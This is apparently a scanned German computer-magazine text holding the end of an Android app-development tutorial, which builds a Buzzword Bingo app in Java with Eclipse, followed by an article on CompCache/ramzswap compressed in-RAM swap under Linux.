Activities haben einen Lebenszyklus, in den man durch das Überschreiben von Methoden der Klasse Activity eingreifen kann. So wird beim Start einer Aktivität zuerst die Methode `onCreate()` aufgerufen. Hier werden normalerweise das GUI geladen und die Event-Handler für die Steuerelemente registriert. Anschließend wird `onResume()` aufgerufen. Hier sollte man das GUI aktualisieren, zum Beispiel Listen auffrischen oder Systeminformationen lesen. Im Unterschied zu `onCreate()` wird `onResume()` nicht nur einmal aufgerufen, sondern immer dann, wenn die Activity wieder in den Vordergrund gebracht wird. Wechselt die Activity oder der Benutzer zu einer anderen Activity (oder App), erhält die bisher aktive Activity die Events `onPause()` und dann `onStop()`.


In `onPause()` sollte die Activity eingegebene Daten validieren und speicherintensive Ressour-

cen freigeben. In `onStop()` sollten eingegebene Daten dauerhaft gespeichert werden. Aus dem Pause- oder Stop-Zustand kann die Activity über `onResume()` wieder in den Vordergrund gelangen. Erst wenn der Anwender die Activity vollständig beendet (beispielsweise durch Tippen auf die Back-Taste), wird `onDestroy()` aufgerufen. Hier sollte man Ressourcen freigeben und andere Aufräumarbeiten durchführen.

Dreht man das Gerät zum Beispiel vom Hochformat ins Querformat, wird die Activity ebenfalls beendet und neu gestartet. Das ist nicht immer gewünscht und lässt sich im `AndroidManifest.xml` über das Attribut `android:configChanges=orientation` ausschalten. Dann muss man allerdings in der Funktion `onConfigurationChanged()` selbst das Layout an die geänderte Orientierung anpassen.

Intentionen

Activities tauschen Daten über sogenannte Intents aus. Innerhalb einer Anwendung lässt sich



Die Größe und Anordnung der Steuerelemente lässt sich mit den verschiedenen Layout-Parametern beeinflussen.



Die Klasse `AlertDialog.Builder` hilft beim schnellen Erstellen der Bingo!-Meldung.

das Extras-Bundle nutzen, um etwa einen String-Parameter (`data`) von einer Activity an eine neu gestartete zu übergeben:

```
Intent intent = new Intent(this,
    NewActivity.class);
intent.putExtra(NewActivity.DATA1, data1);
startActivity(intent);
```

Die gerufene Activity erhält die Daten über `getIntent()`:

```
String data1 = getIntent().getExtras()
    .getString(DATA1)
```

Prinzipiell könnte man auch statische (globale) Variablen zur Inter-Activity-Kommunikation verwenden. Das ist aber wegen der schwierig überschaubaren Seiteneffekte schlechter Java-Stil und sollte die Ausnahme bleiben.

Will eine Activity erfahren, wann eine von ihr ins Leben gerufene Activity beendet wurde, muss man sie mit

```
startActivityForResult(intent,
    REQUESTCODE);
```

starten. `REQUESTCODE` ist der Wert, der als erstes Argument an die Methode

```
protected void onActivityResult(int
    requestCode, int resultCode, Intent intent)
```

der aufrufenden Activity übergeben wird. Das zweite und dritte Argument kommen mit folgendem Code aus der aufgerufenen Activity:

```
Intent intent = new Intent();
intent.putExtra(RESULT, result);
setResult(Activity.RESULT_OK, intent);
finish();
```

Layout


Die Eclipse-Perspektive für Android enthält einen WYSIWYG-Editor zum Erzeugen der Android-GUIs. Die Elemente lassen sich auch direkt als XML bearbei-

ten oder dynamisch im Code erzeugen.

Android unterscheidet zwischen Layouts und Steuerelementen (Views). Das wichtigste Layout ist das `LinearLayout`, das Elemente horizontal (Standard) oder vertikal anordnet, einzustellen über die Eigenschaft „orientation“ im Fenster „Properties“. Layouts lassen sich schachteln: Ein vertikales `LinearLayout` kann beispielsweise mehrere horizontale `LinearLayout`-Elemente enthalten und so etwa ein einfaches Formular erzeugen. Für eine ordentliche Ausrichtung der Spalten empfiehlt sich das `TableLayout` mit darin enthaltenen `TableRow`-Layouts.

Gewöhnliche GUI-Elemente wie `TextView` (Beschriftung), `EditText` (Eingabefeld) oder `Button` (Schaltfläche) bieten jeweils eigene Eigenschaften sowie unter dem Punkt „Misc“ gebündelte Eigenschaften, die ihre Anordnung im umgebenden Layout bestimmen.

Am wichtigsten sind „Layout height“ und „Layout width“. Diese können die Werte „wrap_content“ (die Größe bestimmt sich aus dem Inhalt des Steuerelements) und „fill_parent“ (das Steuerelement nimmt den gesamten Platz ein, den das umgebende Layout-Element anbietet) annehmen. Die Elemente werden der Reihe nach layoutet: Folgen auf ein Element mit „Layout width=fill_parent“ weitere Elemente, haben diese keinen Platz mehr und sind unsichtbar. Der Wert „fill_parent“ ist demnach nur für das letzte horizontale oder vertikale Element im Layout sinnvoll. Soll der verfügbare Platz zwischen mehreren Steuerelementen aufgeteilt werden, verwendet man die Eigenschaft „Layout weight“. Je nach Größe des angegebenen Gewichts enthält das Steuerelement seinen



Ein typisches Android-Projekt besteht aus dem Verzeichnis src für die Java-Quelltexte und Verzeichnissen für die Ressourcen des Programms.

Anteil der überschüssigen Breite beziehungsweise Höhe. Die Anordnung innerhalb des Layouts bestimmt man mit den Eigenschaften „Layout margin“ (Abstände zu anderen Steuerelementen) und „Layout gravity“ (horizontale und vertikale Anordnung, zum Beispiel zentriert). Mit diesen Layout-Eigenschaften lassen sich bereits sehr flexible GUIs gestalten, die sich automatisch an unterschiedliche Größen und Orientierungen anpassen.

Abstände im GUI kann man in verschiedenen Einheiten, beispielsweise „mm“, „pt“, oder „px“ angeben. Die universellste und gebräuchlichste Einheit ist „dp“ (oder „dip“, density-independent pixel). Sie bezeichnet ein Maß (Abstand, Ausdehnung), das unabhängig von der Displayauflösung immer gleich groß ist. Die Basis für diese Einheit ist ein Bildschirm mit 160 Punkten pro Zoll (dpi). Auf einem solchen Bildschirm entspricht ein „dip“ einem physikalischen Pixel („px“). Aus HTML/CSS bekannte Einheiten wie „em“ oder „%“ unterstützt Android nicht.

Für die erste Schaltfläche hat das Android-Eclipse-Plug-in die ID „@+id/Button01“ automatisch erzeugt. Vom Quelltext aus lässt sie sich über R.id.Button01 referenzieren. String-Konstanten definiert man analog mit „@+string/String01“ in res/values/strings.xml und verweist aus dem GUI darauf mit „@string/String01“ und aus dem Quelltext mit R.string.String01. Die automatisch vergebenen Werte „Button01“ oder „String01“ kann man durch frei wählbare ersetzen. Da der

Wert als Variable im Quelltext verwendet wird, unterliegt er denselben Beschränkungen wie diese (nur ASCII-Zeichen, aber kein Leer-, Plus-, Minus-, Mal-Zeichen et cetera). Die IDs müssen nur dann eindeutig sein, wenn man auf die Steuerelemente im Code verweisen will.

Vom Android-OS bereits vordefinierte Werte kann man über @android:string/id referenzieren, so ist etwa der String „OK“ unter der ID „@android:string/ok“ abgelegt.

In medias res

Als einfaches Beispielprojekt soll das Spiel Buzzword Bingo dienen, auch als Bullshit Bingo bekannt. Jeder Spieler (typischerweise Teilnehmer einer Diskussion oder Zuhörer eines Vortrags) hat ein Quadrat mit 5 × 5 einschlägigen Begriffen in zufälliger Anordnung vor sich. Wenn ein Begriff während der Diskussion oder des Vortrags fällt, markiert er das entsprechende Feld. Wer zuerst eine Zeile, Spalte oder Diagonale komplett markiert hat, gewinnt und ruft laut „Bullshit!“.

Für die Matrix mit fünf Zeilen à fünf Schaltflächen bildet ein LinearLayout mit vertikaler Ausrichtung die äußere Hülle. Damit das äußere Layout den gesamten Schirm ausfüllt, stehen „Layout width“ und „Layout height“ auf „fill_parent“. Das äußere Layout enthält fünf LinearLayout-Objekte mit der standardmäßigen horizontalen Ausrichtung. Alle Zeilen sollen gleich hoch sein und alle zusammen sollen vertikal den gesamten Schirm ausfüllen, daher bekommt „Layout weight“ bei allen LinearLayout-Objekten den Wert 1. Innerhalb einer Zeile gibt es jeweils fünf Schaltflächen vom Typ Button. Ihre Farbe soll den Zustand (ausgewählt oder nicht) signalisieren. Die Schaltflächen sollen jeweils die gesamte verfügbare Höhe der Zeile einnehmen (Layout height: fill_parent), alle Schaltflächen zusammen sollen die Zeile ausfüllen (Layout weight: 1). Damit tatsächlich alle Schaltflächen unabhängig vom enthaltenen Text gleich breit und gleich hoch erscheinen, werden Breite und Höhe auf 0 gesetzt. Der Parameter „Layout weight“ sorgt in diesem Fall dafür, dass jedes Objekt denselben Anteil vom Überschuss erhält, also gleich groß wird.

Einen ähnlichen Effekt könnte man auch mit einem TableLayout erreichen und zur Laufzeit ließe sich die Matrix-Darstellung auch mit einem GridView erzeugen.

Tipp: Komplexe GUIs mit vielen gleichartigen Elementen lassen sich leichter in der XML-Ansicht bearbeiten. Klickt man mit der rechten Maustaste auf den XML-Code und wählt dann „Source/Format“, wird er übersichtlich formatiert. Das Programmierbeispiel enthält zu Illustrationszwecken auch eine Funktion, die das GUI dynamisch zur Laufzeit erzeugt, also ganz ohne XML-Datei.

Nun müssen die Schaltflächen aus dem Layout mit dem Java-Code verdrahtet werden. Dies geschieht in der von der Klasse Activity geerbten Methode onCreate(). Die wichtigste Funktion dafür ist findViewById(), die zu einer ID das passende Steuerelement über ihre in der generierten Klasse R zugeordnete Konstante findet. Um etwa auf einen Klick zu reagieren, schreibt man:

```
Button button =
    (Button) findViewById(R.id.buttonid);
button.setOnClickListener(new
    View.OnClickListener() {
        public void onClick(View v) {
            // ...
        }
});
```

Die Klasse zur Behandlung des Klick-Ereignisses wird hier der Einfachheit halber anonym direkt in der Setter-Methode definiert. Verwenden mehrere Steuerelemente denselben Event-

Handler, ist es übersichtlicher und performanter, ihn separat als Konstante in der Activity-Klasse zu definieren:


```
final View.OnClickListener onButtonClick =
new View.OnClickListener() {
    @Override
    public void onClick(View v) {
        // ...
    }
};
```

Da das Beispiel sehr viele gleichartige Schaltflächen benötigt, bietet sich Java-Reflection an, um die gewünschte numerische ID in der generierten Klasse R nachzuschlagen:

```
String buttonattr = "Button" + y + "" +
    (x + 1); // z.B. "Button01"
int buttonid =
    R.id.class.getField(buttonattr).getInt(null);
```

Die Funktion shuffleWords() belegt die Schaltflächen in zufälliger Reihenfolge mit vorgegebenen Buzzwords. Der Einfachheit halber ist die Wortliste in dieser ersten Version hart-codiert. Standardmäßig bricht Android den Text um, was nicht immer gut aussieht. Setzt man die Button-Eigenschaft „Ellipsize“ auf „end“ werden überlange Wörter mit Auslassungspunkten abgekürzt.

Bei jedem Klick soll die Farbe der Schaltfläche geändert und der Zustand (ausgewählt oder nicht) in der Eigenschaft „Tag“ des Buttons gespeichert werden. Android-Schaltflächen haben ein komplexes grafisches Layout, daher genügt es nicht, einfach



Der Android Projekt-Wizard hilft beim Anlegen eines neuen Projekts wie auch bei der Übernahme von Beispielprogrammen.

die Hintergrundfarbe mit `setBackgroundColor()` zu ändern. Stattdessen muss ein Farbfilter herhalten, um die Farbe inklusive Schattierung und Transparenz anzupassen:

```
button.getBackground().setColorFilter(
    Color.GREEN, PorterDuff.Mode.MULTIPLY);
button.setTag("x");
```

Die Funktion `checkForBingo()` prüft nach jedem Klick durch Auswertung von `getTag()`, ob fünf Schaltflächen in horizontaler, vertikaler oder diagonaler Richtung ausgewählt sind und zeigt im positiven Fall eine entsprechende Nachricht. Zum Anfang soll als Erfolgsmeldung ein einfaches Pop-up genügen. Die Klasse `AlertDialog.Builder` kommt dazu gerade recht. Praktisch: Die meisten Methoden, die den Hinweisdialog konfigurieren, geben das Objekt selbst zurück, sodass man die Aufrufe verketten kann:

```
new AlertDialog.Builder(this)
    .setTitle(R.string.BBingoWonTitle)
    .setMessage(R.string.BBingoWon)
    .setPositiveButton(android.R.string.ok,
        null)
    .show();
```

Die Konstante `R.string.BBingoWon` verweist auf einen Text, der in der Datei `values/strings.xml` mit den String-Ressourcen definiert ist. Übersetzungen dieser Datei etwa ins Deutsche würde man unter `values-de/strings.xml` ablegen. Android lädt zur Laufzeit automatisch die passende Version zur auf dem Gerät eingesetzten Sprache.

Der zweite Parameter von `setPositiveButton()` könnte ein `OnClickListener` sein, der beispielsweise den Zustand des GUI auf den Anfang zurücksetzt.

Fertig ist die rudimentäre Bingo-App. Auf einem angegeschlossenen Android-Gerät lässt sie sich aus Eclipse heraus installieren, wenn man unter „Run/Run Configuration/Target“ die Option „Deployment Target Selection Mode“ auf „Manual“ setzt – oder per Kommandozeile:

```
<adb-sdk>\tools\adb install bin\B-
    Bingo.apk
```

Zuvor muss man auf dem Handy unter „Einstellungen/Anwendungen/Entwicklung“ das USB-Debugging einschalten. Aber Vorsicht: Die Debugging-Schnittstelle ist ein Einfallstor für Hacker [3]. Nach dem Testen sollte man sie sofort wieder abschalten.

Ausblick

Mit dem App-Projekt-Wizard, dem GUI-Designer und der Programmierung in Java ist die Einstiegshürde zur Entwicklung einer eigenen Android-App gering. Für komplexere Programme ist jedoch das intensive Studium der Dokumentation sowie der einschlägigen Websites wie stackoverflow.com unumgänglich.

Die Beispieldatenbank ist zunächst bewusst einfach gehalten. In einer „richtigen“ Anwendung sollte der Anwender die Wortliste verändern dürfen und es sollte die Möglichkeit geben, zwischen verschiedenen Listen zu wählen. Im nächsten Artikel werden wir daher etwas tiefer in Android einsteigen und uns unter anderem mit Listen und der Speicherung von Daten in einer SQLite-Datenbank beschäftigen. (ola)

Literatur

- [1] Oliver Lau, App Inventor, Android-Apps aus Puzzleteilen zusammenknicken, c't 19/10, S. 136
- [2] Oliver Lau, Beep Beep, Einführung in die Programmierung des Google-Handys, c't 12/09, S. 172
- [3] Daniel Bachfeld, Collin Mulliner, Risiko Smartphone, Spionageangriffe und Abzocke auf Android und iPhone, c't 20/10, S. 80

www.ct.de/1022188



Anzeige



Mirko Dölle

Speicherwunder

Mehr Speicher durch RAM-Kompression unter Linux

Wenn Linux der Speicher ausgeht, lagert der Kernel gerade nicht benötigte Bereiche unter massiven Performance-Einbußen auf die Festplatte aus. CompCache soll diesen Zeitpunkt möglichst lange herauszögern, indem es einen komprimierten Swap-Bereich im RAM als Zwischenspeicher bereitstellt.

Auf Rechnern wie Netbooks oder Embedded-PCs, die oft nur einen Speicherriegel vertragen sowie auf Servern mit vielen virtuellen Gästen wird das RAM auch im alltäglichen Betrieb schnell einmal knapp. Damit der Linux-Kernel nicht gleich anfängt, Prozesse wegen Speicher- mangel zu killen, bindet man einen Teil der Festplatte als Auslagerungsbereich ein, in den der Kernel gerade nicht benötigte Speicherblöcke verlegen kann. Solange die Speicherbereiche nur selten gebraucht werden, etwa weil die zugehörige Anwendung im Hintergrund schläft,

ist die Performance des Systems weiterhin akzeptabel. Sind jedoch so gut wie alle Prozesse aktiv, muss der Kernel den Inhalt von RAM und Swap-Bereich ständig austauschen – was schlimmstenfalls zu einem unbedienbaren System führt, das außer dem Hin und Her zwischen RAM und Swap nichts mehr leistet.

CompCache platziert sich zwischen dem schnellen Arbeitsspeicher und dem langsamen Festplatten-Auslagerungsspeicher: Es stellt ein schnelles Swap-Device bereit, das seine Daten zunächst komprimiert und dann im RAM

ablegt, was sehr viel schneller ist als Speicherbereiche direkt auf die Festplatte auszulagern. Wird ein Speicherbereich aus dem CompCache-Swap wieder benötigt, packt CompCache ihn aus und schreibt ihn in den Arbeitsspeicher zurück. Den RAM für die komprimierten Speicherbereiche belegt CompCache dynamisch, sodass CompCache nahezu keinen RAM verbraucht, so lange der Kernel nichts auslagert. Wie viel komprimierter Swap maximal zur Verfügung steht, lässt sich über Parameter einstellen.

CompCache nutzt aus, dass der Kernel nur solche Speicher-

seiten in den Swap auslagert, die derzeit nicht benötigt werden, etwa weil die zugehörigen Prozesse schlafen. Würde man alle Speicherseiten des Arbeitsspeichers komprimieren, wäre der Kompressions- und Dekompressions-Overhead aufgrund der vielfältigen Speicherzugriffe der aktiven Programme im Vergleich zu den inaktiven Speicherseiten des Swaps sehr hoch.

RAM als Swap

Der CompCache-Code floss unter dem Namen RamZSwap erstmals bei Kernel 2.6.33 in den

Staging-Bereich des Hauptentwicklungsweigs ein und wird mit Erscheinen von Linux 2.6.36 in Zram umbenannt – wobei der aktuelle Modulname ramzswap die Arbeitsweise gut umreißt: CompCache ist ein Swap-Device, das Daten komprimiert und sie dann im RAM speichert. Auf diese Weise sollen mehr Daten in das RAM passen, womit man erst sehr viel später auf den langsamsten Disk-Swap ausweichen muss.

Das CompCache-Kernel-Modul stellt ein oder seit Version 0.6 auch mehrere Swap-Devices `/dev/ramzswapn` oder `/dev/block/ramzswapn` (künftig `/dev/zramn`) bereit, die zunächst initialisiert und dann wie herkömmliche Swap-Partitionen mittels `swapon` eingebunden werden. Mehrere CompCache-Swaps sind auf Rechnern mit mehreren Prozessorkernen oder Prozessoren interessant, da jeder Swap-Bereich über seine eigenen Puffer verfügt und somit die Prozessoren mehrere CompCache-Swaps parallel bearbeiten können – während sie sich bei nur einem komprimierten Swap gegenseitig ins Gehege kommen. Diese Konstellation mit nur einem CompCache-Swap findet man selbst noch bei der aktuellen Ubuntu-Version 10.04; mit der Aufnahme in den Hauptentwicklungsweig des Linux-Kernels dürften ab Ubuntu 10.10 aber auch mehrere komprimierte Swap-Bereiche möglich sein.

Derzeit wird CompCache hauptsächlich bei Ubuntu sowie bei den Custom-Kernen von WebOS für den Palm Pre eingesetzt. Ubuntu verwendet CompCache bislang nur im Live-Betrieb von CD oder USB und in seiner Grundform als komprimierter Swap-Bereich im RAM.

Da im CD-Betrieb grundsätzlich kein Swap-Bereich verfügbar ist und auch bei USB-Sticks üblicherweise auf eine Auslagerungspartition verzichtet wird, um den Flash-Speicher zu schonen, ließen sich ohne CompCache je nach Speicherausstattung des Rechners nur wenige Anwendungen starten. Durch die Einbindung des CompCache-Devices als Swap bekommt das Live-System die Möglichkeit, gerade nicht benötigte Teile des Speichers dort hineinzuschreiben. CompCache komprimiert die Daten und legt sie im RAM ab, wobei CompCache immer nur so viel RAM abweigt, wie zum Speichern der komprimierten Daten gerade benötigt wird. Ein unbenutzter CompCache-Swap verbraucht also so gut wie keinen Speicher.

Prioritäten setzen

Aber auch auf Servern, die mehrere virtuelle Maschinen beherbergen, sowie auf Netbooks und Embedded-Systemen, deren Speicherausbau aus Platzgründen beschränkt ist, soll CompCache Speicher sparen helfen sowie die Performance erhöhen, indem man zum Beispiel einen CompCache-Swap neben einer herkömmlichen Swap-Partition einbindet.


Gibt es mehrere Auslagerungsspeicher, so werden diese normalerweise nicht parallel genutzt, sondern nacheinander. Die Reihenfolge wird über die Priorität festgelegt. Gibt man nichts anderes vor, so erhält der erste eingebundene Swap-Speicher die Priorität -1, der zweite -2, und so weiter. Im Ergebnis wird der zweite Swap-Bereich erst dann angetastet, wenn der erste voll ist.

Da CompCache trotz Kompression viel schneller arbeitet als eine Swap-Partition oder eine Swap-Datei auf einer Festplatte, sollten CompCache-Bereiche stets eine höhere Priorität bekommen als Auslagerungsbereiche auf den Festplatten. Dies ist vor allem beim Aufwachen nach einem Hibernate entscheidend – würde man den CompCache-Bereich ohne Angabe der Priorität wieder einrichten, wäre er nachgeordnet und würde erst dann wieder belegt, wenn die Auslagerungspartition der Festplatte voll ist.

Verwendet man hingegen mehrere CompCache-Swaps, weil der Rechner über mehrere Prozessorkerne oder Prozessoren verfügt, so müssen alle CompCache-Swaps mit der gleichen Priorität eingebunden werden – andernfalls würden alle Prozessoren um den Swap-Speicher mit der höchsten Priorität konkurrieren und es wäre der gleiche Flaschenhals geschaffen wie bei nur einem CompCache-Swap. Bindet man die CompCache-Swaps hingegen gleichwertig ein, werden sie auch parallel gefüllt und weisen ungefähr den gleichen Füllstand auf.


Feste Größe trotz Kompression

Der Füllstand berechnet sich dabei stets nach der unkomprimierten Datenmenge, da der Kernel keine dynamisch wachsenden Swap-Bereiche verwalten kann. Daher gibt man beim Initialisieren eines CompCache-Swap-Bereichs nicht etwa den maximalen RAM-Verbrauch vor, sondern wie viele Daten der Kernel im CompCache-Swap ablegen kann. Wie viel RAM



Mit herkömmlichem Disk-Swap lagert der Kernel Speicherbereiche ruhender Prozesse direkt auf die Festplatte aus, um sie bei Bedarf gegen andere dann nicht benötigte Speicherbereiche auszutauschen.

Anzeige



CompCache komprimiert ausgelagerte Speicherbereiche, sodass sie im RAM weniger Platz verbrauchen. Hat CompCache eine Swap-Partition als Backend zur Verfügung, landen die nicht komprimierbaren Bereiche zur RAM-Ersparnis dort.

CompCache tatsächlich belegt, hängt von der jeweiligen Kompressionsrate ab – Auskunft darüber erhält man nur mittels `rzscontrol`, denn `free` und die Pseudo-Datei `/proc/swaps` zeigen nur an, wie viele Daten in die Swap-Devices hineingeschrieben wurden.

Anstatt eine Swap-Partition oder -Datei mit niedrigerer Priorität einzubinden als die CompCache-Swaps, bietet CompCache in der aktuellen Version 0.62 auch die Möglichkeit, selbst einen solchen Disk-Swap als Backend zu verwenden, um dort selbst Daten zu speichern. Der Vorteil ist, dass CompCache nicht komprimierbare Daten dann direkt auf den Disk-Swap schreiben kann, um den Speicherverbrauch zu minimieren – allerdings auf Kosten der Performance. Zudem kann CompCache, sollte das RAM ausgeschöpft sein, die Daten komprimiert auf dem Backend ablegen, was gerade bei langsamem Datenträgern deutlich schneller sein kann als die Daten unkomprimiert zu speichern. Benutzt man mehrere gleichrangige CompCache-Swaps, um auf Mehrkernsystemen keinen Flaschenhals zu riskieren, so muss man jedem einzelnen CompCache-Swap ein eigenes Backend zur Verfügung stellen, da CompCache dessen Inhalt ausschließlich im zugeordneten CompCache-Swap verwaltet. Wird nur einer der CompCache-Swaps mit einem Backend ausgestattet, so ergibt sich in dem Moment ein Flaschenhals, wo die Kompression nicht mehr

ausreicht, um noch alle Daten im RAM zu speichern.

Praktischer Einsatz

Wird nur ein CompCache-Swap gebraucht, kann man ihn bereits beim Laden des Moduls `ramzswap` definieren und initialisieren. Gibt man den Modul-Parameter `disksize_kb=` gefolgt von der Größe des unkomprimierten Speicherplatzes des Swap-Devices an, initialisiert das Modul das CompCache-Swap-Device auch gleich. Diese Methode benutzt Ubuntu bei seinen Live-Systemen, weshalb die Distribution ohne das Kontrollprogramm `rzscontrol` auskommt. Wie viel RAM CompCache belegt, hängt allein von der Ausnutzung des Swaps und dem Kompressionsfaktor ab.

Soll CompCache zusätzlich ein Backend verwenden, benötigt man stattdessen die beiden Parameter `memlimit_kb=` und `backing_swap=`, wobei ersterer das von CompCache maximal mit komprimierten Daten zu belegende RAM und letzterer den Device- oder Dateipfad des Swap-Devices oder -Files angibt. Wer sich beim Laden des Kernel-Moduls noch nicht festlegen möchte, kann das Modul auch ganz ohne Parameter laden und den CompCache-Swap später mittels `rzcontrol` einrichten.

Benötigt man mehrere CompCache-Swaps, muss man dies dem Modul `ramzswap` in jedem Fall beim Laden über den Parameter `num_devices=n` mitteilen. Daraufhin legt das Modul entsprechend viele uninitialisierte Swap-

Devices an. Verwendet man zusätzlich die Parameter `disksize_kb=` oder `memlimit_kb=` und `backing_swap=`, so initialisiert CompCache lediglich das erste Swap-Device – alle anderen müssen anschließend mittels `rzcontrol` eingerichtet werden.

Ein fertig initialisiertes CompCache-Swap-Device wird wie jedes herkömmliche Swap-Device auch mittels `swapon` eingebunden, wobei man bei mehreren gleichrangigen CompCache-Swaps mit dem Parameter `-p` die gleiche Priorität zuweisen muss. Will man das Swap-Device später wieder entfernen, so erledigt dies entsprechend `swapoff`. Dadurch wird der von CompCache belegte Speicher jedoch nicht wieder freigegeben, dies passiert erst nach einem Reset mittels `rzcontrol /dev/ramzswapn-r`. Auf diese Weise spart CompCache beim Hibernate und beim späteren Aufwachen etwas Zeit, da der Speicher nicht freigegeben und neu belegt werden muss, bevor es die Daten wieder im RAM komprimieren kann. Statusinformationen über die Auslastung und den Kompressionsfaktor bei einem Swap-Device liefert der Parameter `-s`.

Lastprobleme beim Backend

Beim Einsatz als einziges Swap-Device wie bei den Live-Systemen von Ubuntu hat sich CompCache bereits bewährt: Die Systemlast steigt gegenüber dem Betrieb ohne Swap nur unmerklich an. Eine Swap-Datei auf

einem USB-Stick würde die die Performance im Vergleich mit CompCache massiv verschlechtern.

Im Zusammenspiel mit Disk-Swap oder Backends hingegen gab es bei unseren Tests mit Version 0.62 noch massive Probleme: Wenn der Speicher voll war und CompCache auf die Festplatte ausweichen musste, stiegen die Festplattenzugriffe und die Systemlast ins Unermessliche, sodass der Rechner nicht mehr bedienbar war. Andere Nutzer berichten in dem Zusammenhang auch von abgebrochenen Prozessen, weshalb momentan darüber diskutiert wird, die Backend-Funktion bei Kernel 2.6.36 noch nicht zu übernehmen.

Bis zu dem Zeitpunkt, wo jegliches RAM belegt war, sorgte CompCache auf einem Rechner mit Ubuntu 10.04 und 2 GByte Arbeitsspeicher jedoch für einen massiven Leistungsschub. Ohne CompCache musste das System bereits Teile des Speichers auf die Festplatte auslagern, als wir unter VirtualBox drei Gastsysteme mit je 512 MByte Speicher laufen ließen. Das Ergebnis war ein nur zäh bedienbarer Computer. Mit 512 MByte CompCache-Swap hingegen ließ sich der Rechner auch dann noch flüssig bedienen, als wir noch ein vieres Gastsystem starteten. Allerdings mussten wir den Speicher des vierten Gasts auf 256 MByte beschränken, sonst hätte CompCache ebenfalls Daten auf den Disk-Swap auslagern müssen.

Sobald die Entwickler die Einbindung des Backends im Griff haben, könnte CompCache eine interessante Alternative zum herkömmlichen Disk-Swap werden, da der Performance-Verlust des komprimierten RAM gegenüber der Festplatte sehr gering ausfällt. Zudem lässt sich CompCache gut prophylaktisch einsetzen, da es erst dann RAM abweigt, wenn der Kernel Speicherseiten wegen Platzmangel auslagern muss. Durch die Kompression dieser Speicherbereiche steht mit CompCache effektiv mehr und sehr viel schnellerer virtueller Speicher zur Verfügung als mit einer herkömmlichen Swap-Partition auf einer Festplatte allein. Wer häufig an die Grenzen seiner Speicherausstattung anslägt, sollte aber dennoch lieber in echtes RAM investieren, dessen Performance wird CompCache nie erreichen. (mid) 

